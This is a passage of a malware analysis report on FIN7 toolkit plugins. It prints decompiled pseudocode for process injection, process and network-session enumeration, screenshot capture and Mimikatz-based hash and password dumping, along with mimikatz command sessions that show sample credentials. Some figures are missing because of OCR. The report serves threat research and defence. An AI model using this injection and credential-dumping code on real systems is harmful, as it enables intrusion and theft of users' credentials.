
Algorithm for injection into the same-name process

1. The plugin retrieves the path to the executable file for the process in the address space of which it is running.

2. The plugin launches this executable file and injects it into the created process.

The pseudocode for this method is shown in Fig. 26.

Press enter or click to view image in full size




```
char __fastcall x_Inject3(s_Params *aParams)
{
  char vRes; // bl
  s_Plugin *vpReserved; // rbx
  DWORD LastError; // eax
  HANDLE vhProcessa; // rax
  void *vhProcessb; // rdi
  void *vpBaseAddress; // rax
  CHAR Filename[272]; // [rsp+20h] [rbp-118h] BYREF
  HANDLE ThreadHandle; // [rsp+148h] [rbp+10h] BYREF

  vRes = 0;
  if ( !GetModuleFileNameA(0i64, Filename, 0x104u) )
  {
    vpReserved = g_lpReserved;
    LastError = GetLastError();
    (*&vpReserved->SendStatus)(g_lpReserved->self, 202i64, LastError);
    return 0;
  }
  vhProcessa = x_CreateProcess(Filename, &ThreadHandle);
  vhProcessb = vhProcessa;
  if ( !vhProcessa )
    return 0;
  vpBaseAddress = x_ToWriteProcessMemory(vhProcessa, aParams->Buffer, *&aParams->Offset[4]);
  if ( vpBaseAddress )
    vRes = x_ZwSetContextThreadAndResumeThread(ThreadHandle, vpBaseAddress + *aParams->Offset);
  CloseHandle(vhProcessb);
  return vRes;
}
```

Figure 26. Pseudocode for injecting `Jumper32.dll` / `Jumper64.dll` *into the same process*

ListProcesses32.dll/ListProcesses64.dll

This plugin is designed to provide information on running processes (Fig. 27 and 28).

Press enter or click to view image in full size



```
*aParams = 0i64;
ModuleHandleA = GetModuleHandleA("kernel32.dll");
IsWow64Process = GetProcAddress(ModuleHandleA, "IsWow64Process");
Toolhelp32Snapshot = CreateToolhelp32Snapshot(2u, 0);
pe.dwSize = 304;
vToolhelp32Snapshot = Toolhelp32Snapshot;
if ( Process32First(Toolhelp32Snapshot, &pe) )
{
  vSize = 0i64;
  vPluginRes = 0i64;
  do
  {
    th32ProcessID = pe.th32ProcessID;
    lstrcpyA(vExecutablePath, pe.szExeFile);
    vAccount[0] = 0;
    vhProcess = OpenProcess(0x400u, 0, pe.th32ProcessID);
    vhProcessa = vhProcess;
    if ( vhProcess )
    {
      if ( !GetModuleFileNameExA(vhProcess, 0i64, vExecutablePath, 520i64) )
        GetProcessImageFileNameA(vhProcessa, vExecutablePath, 520i64);
      vFlag = 0;
      if ( !OpenProcessToken(vhProcessa, 8u, &TokenHandle) )
        goto _AccountSkip;
      GetTokenInformation(TokenHandle, TokenUser, 0i64, 0, &TokenInformationLength);
      vSid = HeapAlloc(hHeap, 0, TokenInformationLength);
      if ( GetTokenInformation(TokenHandle, TokenUser, vSid, TokenInformationLength, &TokenInformationLength) )
      {
        vSida = *vSid;
        Name[0] = 0;
        cchName = 128;
        cchReferencedDomainName = 128;
        ReferencedDomainName[0] = 0;
        if ( LookupAccountSidA(0i64, vSida, Name, &cchName, ReferencedDomainName, &cchReferencedDomainName, peUse) )
        {
          wsprintfA(vAccount, "%s\\%s", ReferencedDomainName, Name);
          vFlag = 1;
        }
      }
      HeapFree(hHeap, 0, vSid);
      CloseHandle(TokenHandle);
      if ( !vFlag )
_AccountSkip:
        vAccount[0] = 0;
    }
```

Figure 27. Retrieving information about each active process

Press enter or click to view image in full size

```
    vExecutablePathLen = lstrlenA(vExecutablePath);
    vAccountLen = lstrlenA(vAccount);
    vBitnessFlag = 0;
    vAccountLena = vAccountLen;
    if ( vhProcessa )
    {
      if ( (IsWow64Process)(vhProcessa, &vWow64Process) )
        vBitnessFlag = 2 - (vWow64Process != 0);
    }
    CloseHandle(vhProcessa);
    vAppended1 = x_AppendData(vPluginRes, aParams, &vSize, &th32ProcessID, 9i64);
    vAppended2 = x_AppendData(vAppended1, aParams, &vSize, vExecutablePath, vExecutablePathLen);
    vPluginRes = x_AppendData(vAppended2, aParams, &vSize, vAccount, vAccountLena);
  }
  while ( Process32Next(vToolhelp32Snapshot, &pe) );
  CloseHandle(vToolhelp32Snapshot);
  return vPluginRes;
}
else
{
  LastError = GetLastError();
  (*&g_lpReserved->SendStatus)(g_lpReserved->self, 1i64, LastError);
  return 0i64;
```

Figure 28. Inserting the retrieved information to be sent to the server at a later time

The following can be retrieved for each process:

- process identifier;

- path to the executable file;
- information about the user running the process.

mimikatz32.dll/mimikatz64.dll

The Mimikatz plugin is a wrapper for client-side Powerkatz modules:


- `powerkatz_full32.dll`
- `powerkatz_full64.dll`
- `powerkatz_short32.dll`
- `powerkatz_short64.dll`

NetSession32.dll/NetSession64.dll

The plugin is designed to retrieve information about all active network sessions on the infected server. For each session, the host address from which the connection is made can be retrieved, along with the name of the user initiating the connection.

The pseudocode of the function in which the information is received is shown in Fig. 29 and 30.

Press enter or click to view image in full size



```
while ( 1 )
{
  nStatus = NetSessionEnum(0i64, 0i64, 0i64, 0xAu, &bufptr, 0xFFFFFFFF, &entriesread, &totalentries, &resume_handle);
  vnStatus = nStatus;
  if ( nStatus )
  {
    if ( nStatus != ERROR_MORE_DATA )
      break;
  }
  vCurrentEntry = 0;
  if ( entriesread )
  {
    p_sesi10_username = &bufptr->sesi10_username;
    do
    {
      for ( NetworkString = *(p_sesi10_username - 1); *NetworkString == '\\'; ++NetworkString )
        ;
      if ( !ParseNetworkString(NetworkString, NET_STRING_IPV6_ADDRESS, AddressInfo)
        && GetNameInfoW(&pSockaddr, 28, pNodeName, 0x200u, 0i64, 0, 8) )
      {
        lstrcpyW(pNodeName, NetworkString);
      }
      x_ToMemCopy(&pHints, 0, 48i64);
      pHints.ai_family = AI_CANONNAME;
      pHints.ai_socktype = SOCK_STREAM;
      pHints.ai_protocol = IPPROTO_TCP;
      if ( GetAddrInfoW(pNodeName, 0i64, &pHints, &ppResult) )
      {
        pAddress[0] = 0;
      }
      else
      {
        InetNtopW(AF_INET, &ppResult->ai_addr->sa_data[2], pAddress, 0x40ui64);
        FreeAddrInfoW(ppResult);
      }
```

Figure 29. Retrieving network session information using WinAPI functions

Press enter or click to view image in full size

```
      vCurrentIndex = index;
      pNodeNameWideSize = 2 * lstrlenW(pNodeName);
      vStringBufSize = lstrlenW(pAddress);
      vpSesi10Usernamea = *p_sesi10_username;
      vStringBufWideSize = 2 * vStringBufSize;
      vSesi10UsernameLen = lstrlenW(vpSesi10Usernamea);
      vUnused = 0;
      vUsernameLen = (2 * vSesi10UsernameLen);
      // Append index
      vAppended1 = x_AppendData(vPluginRes, &vUsernameLen.Offset, &vSize, &vCurrentIndex, 8i64);
      // Append node name
      vAppended2 = x_AppendData(vAppended1, &vUsernameLen.Offset, &vSize, pNodeName, pNodeNameWideSize);
      // Append address
      vAppended3 = x_AppendData(vAppended2, &vUsernameLen.Offset, &vSize, pAddress, vStringBufWideSize);
      // Append sesi10_username
      vPluginRes = x_AppendData(
                     vAppended3,
                     &vUsernameLen.Offset,
                     &vSize,
                     *p_sesi10_username,
                     *&vUsernameLen.UsernameLen);
      (*&lpReserved->SendData)(lpReserved->self, 3i64, vPluginRes, *&vUsernameLen.Offset);
      ++totalentries;
      p_sesi10_username += 3;
      ++index;
      ++vCurrentEntry;
    }
    while ( vCurrentEntry < entriesread );
    vResult = SOCK_STREAM;
  }
  if ( bufptr )
  {
    NetApiBufferFree(bufptr);
    if ( vnStatus != ERROR_MORE_DATA )
      continue;
  }
  goto _Exit;
 }
 vResult = 0;
 (*&lpReserved->SendStatus)(lpReserved->self, 1i64, nStatus);
_Exit:
 HeapFree(hHeap, 0, vPluginRes);
 return vResult;
```

Figure 30. Inserting the information retrieved by the plugin to be sent to the server

rat32.dll/rat64.dll

The plugin is a simplified version of the Carbanak toolkit bot. As we reported at the beginning of this article, this toolkit is heavily used by the FIN7 faction.

Screenshot32.dll/Screenshot64.dll

The plugin can take a JPEG screenshot on the infected system. The part of the function used to save the resulting image to the stream is shown below (Fig. 31).

```
// Saves image to a stream
if ( GdipSaveImageToStream(image, ppstm, clsidEncoder, &encoderParams) )
{
  g_Status = 38;
  goto _GetLastError;
}
if ( (ppstm->lpVtbl->Stat)(ppstm, pstatstg, 0i64) )
{
  g_Status = 39;
  goto _GetLastError;
}
vpStreamBuffer = HeapAlloc(hHeap, 0, dwBytes);
if ( vpStreamBuffer )
{
  (ppstm->lpVtbl->Seek)(ppstm, 0i64, 0i64, 0i64);
  if ( !(ppstm->lpVtbl->Read)(ppstm, vpStreamBuffer, dwBytes, &v17) )
  {
    *aImageSize = dwBytes;
    goto _VtblRelease;
  }
  HeapFree(hHeap, 0, vpStreamBuffer);
  vpStreamBuffer = 0i64;
  g_Status = 40;
_GetLastError:
  g_LastError = GetLastError();
}
_VtblRelease:
(ppstm->lpVtbl->Release)(ppstm);
_GdipDisposeImage:
GdipDisposeImage(image);
return vpStreamBuffer;
```

Figure 31. The part of the function used to save a screenshot taken by the plugin to the stream

The received stream is then sent to the loader to be sent to the server.

plugins from the `plugins/extra` directory

plugins from the `plugins/extra` directory are transferred from the client to the server, then from the server to the loader (on the infected system).

List of files in the `plugins/extra` directory:

- ADRecon.ps1
- GetHash32.dll
- GetHash64.dll
- GetPass32.dll
- GetPass64.dll
- powerkatz_full32.dll
- powerkatz_full64.dll
- powerkatz_short32.dll
- powerkatz_short64.dll
- PswInfoGrabber32.dll

- PswInfoGrabber64.dll
- PswRdInfo64.dll

ADRecon

The `ADRecon.ps1` file is a tool for generating reports that contain information from Active Directory. Read more about ADRecon project on GitHub. Note that this plugin is not developed by FIN7, however, it is actively used by the group in its attacks.

GetHash32/GetHash64

The plugin is designed to retrieve user NTLM/LM hashes. The plugin is based on the code of the `lsadump` component from Mimikatz.

Fig. 32 shows a screenshot with pseudocode of exported `Entry` function (function names are chosen according to Mimikatz function names).

Press enter or click to view image in full size

```
HLOCAL Execute()
{
  int *hReg; // rax
  int *hRegistry; // rbx
  DWORD errorCode; // eax
  char sysKey[24]; // [rsp+30h] [rbp-18h] BYREF
  HKEY hSystemBase; // [rsp+50h] [rbp+8h]

  g_outputBufferElementsPosition = 0i64;
  g_outputBufferElements = 255i64;
  g_outputBuffer = LocalAlloc(0x40u, 510ui64);
  hReg = LocalAlloc(0x40u, 0x10ui64);
  hRegistry = hReg;
  if ( hReg )
  {
    *hReg = 0;
    // lsadump::sam
    if ( x_RegOpenKeyExW(hReg, HKEY_LOCAL_MACHINE, L"SYSTEM") )
    {
      if ( kuhl_m_lsadump_getComputerAndSyskey(hRegistry, hSystemBase, sysKey) )
      {
        if ( x_RegOpenKeyExW(hRegistry, HKEY_LOCAL_MACHINE, L"SAM") )
        {
          kuhl_m_lsadump_getUsersAndSamKey(hRegistry, hSystemBase, sysKey);
          kull_m_registry_RegCloseKey(hRegistry, hSystemBase);
        }
        else
        {
          errorCode = GetLastError();
          x_OutputBufferAppend(L"ERROR kuhl_m_lsadump_sam ; kull_m_registry_RegOpenKeyEx (SAM) (0x%08x)\n", errorCode);
        }
      }
      kull_m_registry_RegCloseKey(hRegistry, hSystemBase);
    }
    LocalFree(hRegistry);
  }
  return g_outputBuffer;
}
```

Figure 32. Pseudocode of the exported `Entry` function for the GetHash plugin

The return value of the `Execute` function (value of the `g_outputBuffer` variable) contains a pointer to the buffer with data resulting from the plugin's operation.

If the plugin fails to start with `SYSTEM` permissions, it will fill the buffer with the data shown in Fig. 33.

Press enter or click to view image in full size




Figure 33. Buffer contents when running the plugin without `SYSTEM` permissions

The contents of the buffer in this case are similar to the output of mimikatz when running the module `lsadump::sam` without `SYSTEM` permissions (Fig. 34).

Press enter or click to view image in full size




Figure 34. Mimikatz output when running `lsadump::sam` without `SYSTEM` permissions

If the plugin is run with `SYSTEM` permissions, it will put all the information the attacker is looking for into the buffer (Fig. 35).




Figure 35. Buffer contents when running the plugin with `SYSTEM` permissions

The same data can be retrieved by running `lsadump::sam` from mimikatz with `SYSTEM` permissions (Fig. 36).

Press enter or click to view image in full size

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

276     {0;000003e7} 0 D 34624          NT AUTHORITY\SYSTEM     S-1-5-18        (04g,30p)       Primary
 -> Impersonated !
 * Process Token : {0;0113f092} 3 D 19645541    sb-PC\sb        S-1-5-21-121080804-3804530674-3672487075-1003   (14g,23p)       Primary
 * Thread Token  : {0;000003e7} 0 D 19677236    NT AUTHORITY\SYSTEM     S-1-5-18        (04g,30p)       Impersonation (Delegation)

mimikatz # lsadump::sam
Domain : SB-PC
SysKey : 5376a47787145b2712459092753c5084
Local SID : S-1-5-21-121080804-3804530674-3672487075

SAMKey : a5bc0d3357da4c885c36ff60dde68289

RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: 31d6cfe0d16ae931b73c59d7e0c089c0

RID  : 000001f5 (501)
User : Guest

RID  : 000003ea (1002)
User : HomeGroupUser$
  Hash NTLM: bf67f79d816764d36b5df0c6f2146cfb

RID  : 000003eb (1003)
User : sb
  Hash NTLM: 3dbde697d71690a769204beb12283678

RID  : 000003ed (1005)
User : sb1
  Hash NTLM: 3dbde697d71690a769204beb12283678
```

Figure 36. Result of `lsadump::sam` command from mimikatz with `SYSTEM` permissions

GetPass32/GetPass64

The plugin is designed to retrieve user passwords. It is based on the code of the `sekurlsa` component from Mimikatz. The pseudocode of the exported `Entry` function is shown in Fig. 37.

Press enter or click to view image in full size

```
HLOCAL Execute()
{
  NTSTATUS vStatus; // eax
  int argc; // ecx
  __int64 vCommands; // [rsp+20h] [rbp-18h] BYREF
  int vCommandsNum; // [rsp+28h] [rbp-10h]
  unsigned __int8 OldValue; // [rsp+40h] [rbp+8h] BYREF

  g_outputBufferElementsPosition = 0i64;
  g_outputBufferElements = 255i64;
  g_outputBuffer = LocalAlloc(0x40u, 510ui64);
  RtlGetNtVersionNumbers(&pMajorVersion, &pMinorVersion, &pBuildNumber);
  pBuildNumber &= 0x7FFFu;
  // privilege::debug
  vStatus = RtlAdjustPrivilege(SE_DEBUG_PRIVILEGE, 1u, 0, &OldValue);
  if ( vStatus < 0 )
    x_OutputBufferAppend(L"ERROR kuhl_m_privilege_simple ; RtlAdjustPrivilege (%u) %08x\n", 20i64, vStatus);
  else
    x_OutputBufferAppend(L"Privilege '%u' OK\n", 20i64);
  vCommandsNum = 9;
  vCommands = g_Commands;
  // sekurlsa::logonpasswords
  kuhl_m_sekurlsa_all(argc, &vCommands);
  return g_outputBuffer;
}
```

Figure 37. Exportable `Entry` function pseudocode

Based on the plugin's results, we will see in the value of the `g_outputBuffer` variable a pointer to the data buffer that can be retrieved by executing the `sekurlsa::logonpasswords` command in Mimikatz (Fig. 38).

```
debug162:00000000002AB3D0 aPrivilege20OkA:
debug162:00000000002AB3D0 text "UTF-16LE", 'Privilege ',27h,'20',27h,' OK',0Ah
debug162:00000000002AB3D0 text "UTF-16LE", 0Ah
debug162:00000000002AB3D0 text "UTF-16LE", 'Authentication Id : 0 ; 18083986 (00000000:0113f092'
debug162:00000000002AB3D0 text "UTF-16LE", ')',0Ah
debug162:00000000002AB3D0 text "UTF-16LE", 'Session           : Interactive from 3',0Ah
debug162:00000000002AB3D0 text "UTF-16LE", 'User Name         : sb',0Ah
debug162:00000000002AB3D0 text "UTF-16LE", 'Domain            : sb-PC',0Ah
debug162:00000000002AB3D0 text "UTF-16LE", 'Logon Server      : SB-PC',0Ah
debug162:00000000002AB3D0 text "UTF-16LE", 'Logon Time        : 3/11/2021 8:03:23 AM',0Ah
debug162:00000000002AB3D0 text "UTF-16LE", 'SID               : S-1-5-21-121080804-3804530674-3'
debug162:00000000002AB3D0 text "UTF-16LE", '672487075-1003',0Ah
debug162:00000000002AB3D0 text "UTF-16LE", 9,'msv :',9,0Ah
debug162:00000000002AB3D0 text "UTF-16LE", 9,' [00010000] CredentialKeys',0Ah
debug162:00000000002AB3D0 text "UTF-16LE", 9,' * NTLM     : 3dbde697d71690a769204beb12283678',0Ah
debug162:00000000002AB3D0 text "UTF-16LE", 9,' * SHA1     : 0d5399508427ce79556cda71918020c1e8d'
debug162:00000000002AB3D0 text "UTF-16LE", '15b53',0Ah
debug162:00000000002AB3D0 text "UTF-16LE", 9,' [00000003] Primary',0Ah
debug162:00000000002AB3D0 text "UTF-16LE", 9,' * Username : sb',0Ah
debug162:00000000002AB3D0 text "UTF-16LE", 9,' * Domain   : sb-PC',0Ah
debug162:00000000002AB3D0 text "UTF-16LE", 9,' * NTLM     : 3dbde697d71690a769204beb12283678',0Ah
debug162:00000000002AB3D0 text "UTF-16LE", 9,' * SHA1     : 0d5399508427ce79556cda71918020c1e8d'
debug162:00000000002AB3D0 text "UTF-16LE", '15b53',0Ah
debug162:00000000002AB3D0 text "UTF-16LE", 9,'tspkg :',9,0Ah
debug162:00000000002AB3D0 text "UTF-16LE", 9,'wdigest :',9,0Ah
debug162:00000000002AB3D0 text "UTF-16LE", 9,' * Username : sb',0Ah
debug162:00000000002AB3D0 text "UTF-16LE", 9,' * Domain   : sb-PC',0Ah
debug162:00000000002AB3D0 text "UTF-16LE", 9,' * Password : 123',0Ah
debug162:00000000002AB3D0 text "UTF-16LE", 9,'kerberos :',9,0Ah
debug162:00000000002AB3D0 text "UTF-16LE", 9,' * Username : sb',0Ah
debug162:00000000002AB3D0 text "UTF-16LE", 9,' * Domain   : sb-PC',0Ah
debug162:00000000002AB3D0 text "UTF-16LE", 9,' * Password : (null)',0Ah
debug162:00000000002AB3D0 text "UTF-16LE", 9,'ssp :',9,0Ah
debug162:00000000002AB3D0 text "UTF-16LE", 9,'credman :',9,0Ah
debug162:00000000002AB3D0 text "UTF-16LE", 0Ah
```

Figure 38. Result of the `sekurlsa::logonpasswords` command

powerkatz_full32/powerkatz_full64

The plugin is a Mimikatz version compiled in the Second_Release_PowerShell configuration. This version can be loaded into the address space of a PowerShell process via reflective DLL loading as implemented in the `Exfiltration` module of PowerSploit.

Pseudocode of the exported `powershell_reflective_mimikatz` function (variable and function names in the decompiled output are changed to match the names of the corresponding variables and functions from Mimikatz):

The `input` parameter is used to pass a list of commands, separated by a space. The global variable `outputBuffer` is used to pass the result of the commands. The decompiled view of the `wmain` function is shown below:

powerkatz_short32/powerkatz_short64

The `powerkatz_short` plugin is a modified version of the standard `powerkatz` library described in the previous paragraph.

A list of `powerkatz` functions that are absent from `powerkatz_short`:

- `kuhl_m_acr_clean`;
- `kuhl_m_busylight_clean`;
- `kuhl_m_c_rpc_clean`;

- `kuhl_m_c_rpc_init` ;
- `kuhl_m_c_service_clean` ;
- `kuhl_m_crypto_clean` ;
- `kuhl_m_crypto_init` ;
- `kuhl_m_kerberos_clean` ;
- `kuhl_m_kerberos_init` ;
- `kuhl_m_vault_clean` ;
- `kuhl_m_vault_init` ;
- `kull_m_busylight_devices_get` ;
- `kull_m_busylight_keepAliveThread` .

PswInfoGrabber32.dll/PswInfoGrabber64.dll

The plugin can retrieve the following data:

- browser history from Firefox, Google Chrome, Microsoft Edge and Internet Explorer;
- usernames and passwords stored in the listed browsers;
- email accounts from Microsoft Outlook and Mozilla Thunderbird.

